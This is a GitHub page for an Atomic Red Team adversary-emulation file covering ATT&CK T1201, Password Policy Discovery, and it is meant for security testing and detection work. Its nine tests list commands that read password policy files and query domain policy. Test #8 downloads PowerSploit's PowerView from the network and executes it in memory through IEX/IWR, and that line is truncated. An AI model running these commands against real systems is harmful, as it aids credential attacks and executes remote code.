▭ **redcanaryco** / **atomic-red-team** `Public`

🔔 Notifications   ⑂ Fork 2.8k   ☆ Star 9.7k

<> Code   ⊙ Issues 6   ⑂ Pull requests 4   ▷ Actions   ▱ Wiki   ⓘ Security   ⋌ Insights

atomic-red-team / atomics / T1201 / **T1201.md** ⧉   ⋯

🐙 Atomic Red Team doc generat...   Generated docs from job=generate-docs branch=master ...   819934c · 2 years ago   ↺

309 lines (129 loc) · 6.86 KB

Preview | Code | Blame   Raw ⧉ ↓ ☰

T1201 - Password Policy Discovery

Description from ATT&CK

> Adversaries may attempt to access detailed information about the password policy used within an enterprise network or cloud environment. Password policies are a way to enforce complex passwords that are difficult to guess or crack through [Brute Force] (https://attack.mitre.org/techniques/T1110). This information may help the adversary to create a list of common passwords and launch dictionary and/or brute force attacks which adheres to the policy (e.g. if the minimum password length should be 8, then not trying passwords such as 'pass123'; not checking for more than 3-4 passwords per account if the lockout is set to 6 as to not lock out accounts).
>
> Password policies can be set and discovered on Windows, Linux, and macOS systems via various command shell utilities such as `net accounts (/domain)`, `Get-ADDefaultDomainPasswordPolicy`, `chage -l`, `cat /etc/pam.d/common-password`, and `pwpolicy getaccountpolicies` (Citation: Superuser Linux Password Policies) (Citation: Jamf User Password Policies). Adversaries may also leverage a Network Device CLI on network devices to discover password policy information.(Citation: US-CERT-TA18-106A)

> Password policies can be discovered in cloud environments using available APIs such as `GetAccountPasswordPolicy` in AWS (Citation: AWS GetPasswordPolicy).

Atomic Tests

- [Atomic Test #1 - Examine password complexity policy - Ubuntu](#)

- [Atomic Test #2 - Examine password complexity policy - CentOS/RHEL 7.x](#)

- [Atomic Test #3 - Examine password complexity policy - CentOS/RHEL 6.x](#)

- [Atomic Test #4 - Examine password expiration policy - All Linux](#)

- [Atomic Test #5 - Examine local password policy - Windows](#)

- [Atomic Test #6 - Examine domain password policy - Windows](#)

- [Atomic Test #7 - Examine password policy - macOS](#)

- [Atomic Test #8 - Get-DomainPolicy with PowerView](#)

- [Atomic Test #9 - Enumerate Active Directory Password Policy with get-addefaultdomainpasswordpolicy](#)

Atomic Test #1 - Examine password complexity policy - Ubuntu

Lists the password complexity policy to console on Ubuntu Linux.

Supported Platforms: Linux

auto_generated_guid: 085fe567-ac84-47c7-ac4c-2688ce28265b

Attack Commands: Run with `bash`!

```
cat /etc/pam.d/common-password
```

Atomic Test #2 - Examine password complexity policy - CentOS/RHEL 7.x

Lists the password complexity policy to console on CentOS/RHEL 7.x Linux.

Supported Platforms: Linux

auto_generated_guid: 78a12e65-efff-4617-bc01-88f17d71315d

Attack Commands: Run with `bash`!

```
cat /etc/security/pwquality.conf
```

Dependencies: Run with `bash`!

Description: System must be CentOS or RHEL v7

Check Prereq Commands:

```
if [ $(rpm -q --queryformat '%{VERSION}') -eq "7" ]; then exit /b 0; else exit /b :
```

Get Prereq Commands:

```
echo Please run from CentOS or RHEL v7
```

Atomic Test #3 - Examine password complexity policy - CentOS/RHEL 6.x

Lists the password complexity policy to console on CentOS/RHEL 6.x Linux.

Supported Platforms: Linux

auto_generated_guid: 6ce12552-0adb-4f56-89ff-95ce268f6358

Attack Commands: Run with `bash` !

```
cat /etc/pam.d/system-auth
cat /etc/security/pwquality.conf
```

Dependencies: Run with `bash` !

Description: System must be CentOS or RHEL v6

Check Prereq Commands:

```
if [ $(rpm -q --queryformat '%{VERSION}') -eq "6" ]; then exit /b 0; else exit /b :
```

Get Prereq Commands:

```
echo Please run from CentOS or RHEL v6
```

Atomic Test #4 - Examine password expiration policy - All Linux

Lists the password expiration policy to console on CentOS/RHEL/Ubuntu.

Supported Platforms: Linux

auto_generated_guid: 7c86c55c-70fa-4a05-83c9-3aa19b145d1a

Attack Commands: Run with `bash` !

```
cat /etc/login.defs
```

Atomic Test #5 - Examine local password policy - Windows

Lists the local password policy to console on Windows.

Supported Platforms: Windows

auto_generated_guid: 4588d243-f24e-4549-b2e3-e627acc089f6

Attack Commands: Run with `command_prompt` !

```
net accounts
```

Atomic Test #6 - Examine domain password policy - Windows

Lists the domain password policy to console on Windows.

Supported Platforms: Windows

auto_generated_guid: 46c2c362-2679-4ef5-aec9-0e958e135be4

Attack Commands: Run with `command_prompt` !

```
net accounts /domain
```

Atomic Test #7 - Examine password policy - macOS

Lists the password policy to console on macOS.

Supported Platforms: macOS

auto_generated_guid: 4b7fa042-9482-45e1-b348-4b756b2a0742

Attack Commands: Run with `bash` !

```
pwpolicy getaccountpolicies
```

Atomic Test #8 - Get-DomainPolicy with PowerView

Utilizing PowerView, run Get-DomainPolicy to return the default domain policy or the domain controller policy for the current domain or a specified domain/domain controller.

Supported Platforms: Windows

auto_generated_guid: 3177f4da-3d4b-4592-8bdc-aa23d0b2e843

Attack Commands: Run with `powershell`!

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Rec
```

Atomic Test #9 - Enumerate Active Directory Password Policy with get-addefaultdomainpasswordpolicy

The following Atomic test will utilize get-addefaultdomainpasswordpolicy to enumerate domain password policy. Upon successful execution a listing of the policy implemented will display. Reference: https://docs.microsoft.com/en-us/powershell/module/activedirectory/get-addefaultdomainpasswordpolicy?view=windowsserver2022-ps

Supported Platforms: Windows

auto_generated_guid: b2698b33-984c-4a1c-93bb-e4ba72a0babb

Attack Commands: Run with `powershell`!

```
get-addefaultdomainpasswordpolicy
```